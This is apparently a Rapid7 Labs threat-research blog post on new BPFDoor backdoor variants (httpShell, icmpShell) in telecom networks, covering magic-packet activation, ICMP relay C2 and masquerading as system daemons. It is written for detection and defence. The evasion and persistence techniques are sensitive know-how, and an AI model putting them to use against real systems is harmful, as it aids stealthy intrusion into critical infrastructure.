


New research from Rapid7 Labs has uncovered undocumented features leading to the discovery of 7 new BPFDoor variants: a stealthy kernel-level backdoor that uses Berkeley Packet Filters (BPFs) to inspect traffic from right inside the operating system kernel. This essentially creates a silent trapdoor that can be activated by a threat actor once a “magic packet” is tunneled via stateless protocols. The malware is then able to perfectly blend into the target environment, establishing nearly undetectable persistence in global telecom infrastructure.
Our latest research continues the narrative established in our blogBPFdoor in Telecom Networks: Sleeper Cells in the Backbone. It involves the analysis of nearly 300 samples and identifies two primary new variants: httpShell and icmpShell. These variants represent a significant leap in operational security, utilizing stateless C2 routing and ICMP relay to bypass multi-million dollar security stacks.
Rapid7 detection and response strategy:
Rapid7 is actively tracking these variants to ensure our customers remain protected against this evolving threat through the following:
Intelligence Hub:Customers with access to Rapid7’s Intelligence Hub are receiving continuous updates, including the latest intelligence, YARA rules, and Suricata detection rulesets.
Actionable guidance:We have released a specialized triage script (rapid7_bpfdoor_check.sh) designed to identify both legacy and modern BPFDoor variants by inspecting active BPF filters and validating masqueraded processes.
Detection engineering: Our detection strategy focuses on structural header anomalies, such as hardcoded ICMP sequence numbers and invalid protocol codes, rather than transient payload content.
The strategic shift: Beyond legacy stealth

While BPFDoor has been active for years, its codebase has evolved significantly. The threat actor continues to incorporate minor features into the original codebase leaked in 2022, resulting in a “messy” but effective toolkit designed to hinder threat hunting. Given the significant code overlap among BPFDoor variants, we focused on the minor, easily overlooked details the TA (threat actor) added to the leaked codebase.
From memory to disk


Historically, BPFDoor was known for appearing “fileless” by executing from /dev/shm and deleting itself. However, modern endpoint detection and response (EDR) tools now flag processes running from deleted inodes in temporary filesystems. Recognizing this, the developers of the httpShell variant have eliminated the /dev/shm drop. The malware now resides on disk, using a single, hard-coded process name to blend in as a normal system daemon.
Technical analysis: httpShell vs. icmpShell
Our research unraveled several undocumented features (some of them werenot documented for nearly 5 years), leading to the discovery of two primary variants: httpShell and icmpShell.
httpShell: The “Magic Ruler” of encapsulated traffic
